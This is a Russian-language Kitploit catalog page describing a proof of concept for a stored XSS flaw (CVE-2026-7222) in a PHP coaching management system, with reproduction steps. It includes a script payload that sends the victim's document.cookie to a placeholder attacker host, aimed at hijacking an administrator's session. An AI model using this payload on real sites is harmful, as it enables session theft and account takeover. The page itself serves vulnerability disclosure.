
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
CVE-2026-7222-XSS — Доказательство концепции эксплуатации хранимого XSS (CWE-79) в PHP-системе управления коучингом, демонстрирующее перехват сессии и повышение привилегий от студента до администратора через кражу cookie. | Kitploit
Инструменты/GitHubGitHub/xmyronn/cve-2026-7222-xss
Анализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийВеб-безопасностьТестирование на ПроникновениеОбучение и Образование
GitHubxmyronn/cve-2026-7222-xss

CVE-2026-7222-XSS

Доказательство концепции эксплуатации хранимого XSS (CWE-79) в PHP-системе управления коучингом, демонстрирующее перехват сессии и повышение привилегий от студента до администратора через кражу cookie.

Репозиторий
356 месяцев назадЕщё не проверено

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    1.1k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    627
  • 3

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    413
  • 4

    jumpserver

    jumpserver/jumpserver

    JumpServer — это платформа управления привилегированным доступом (PAM) с открытым исходным кодом, которая предоставляет командам DevOps и IT безопасный доступ по требованию к конечным точкам SSH, RDP, Kubernetes, баз данных и RemoteApp через веб-браузер.

    350
  • 5

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    329
  • 6

    Aliens_eye

    arxhr007/aliens_eye

    OSINT-движок на базе ИИ для обнаружения и сопоставления более 7 700 идентификаторов в социальных сетях по всему интернету

    283

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →
Поделиться

Хранимая межсайтовая XSS-уязвимость в системе управления репетиторством приводит к захвату учётной записи


Продукт

Система управления репетиторством на PHP (Code-Projects.org) https://code-projects.org/coaching-management-system-in-php-with-source-code/


Затронутые компоненты

  • /modules/student/complaint.php (отправка жалобы)
  • /modules/admin/incomingcomplaint.php (просмотр жалобы)
  • Функциональность ответа на жалобу (Администратор/Преподаватель → Студент)

Версия

Неизвестно (производитель не предоставил информацию о версии; протестировано на последней доступной версии с Code-Projects.org по состоянию на апрель 2026 года)


Тип уязвимости

CWE-79: Некорректная нейтрализация входных данных при генерации веб-страницы (хранимый межсайтовый скриптинг)


Описание

Приложение не выполняет надлежащую очистку вводимых пользователем данных в функциональности жалоб и ответов. Вредоносный JavaScript, внедрённый пользователем с низкими привилегиями, сохраняется и выполняется при просмотре пользователями с более высокими привилегиями, такими как администраторы или преподаватели.

Кроме того, функциональность ответов также уязвима, что позволяет администраторам или преподавателям внедрять JavaScript, который выполняется в сессиях студентов.

Это приводит к хранимой XSS-уязвимости, затрагивающей несколько ролей пользователей.


Шаги воспроизведения

Случай 1: Студент → Администратор (повышение привилегий)

  1. Войдите как студент


  2. Перейдите к: /modules/student/complaint.php Screenshot 2026-04-10 212940

  3. Отправьте жалобу со следующей полезной нагрузкой:

<script>
new Image().src="http://ATTACKER-IP:PORT/?c="+document.cookie;
</script>

Screenshot 2026-04-10 213341
  1. Войдите как администратор

  2. Перейдите к: /modules/admin/incomingcomplaint.php Screenshot 2026-04-10 212951

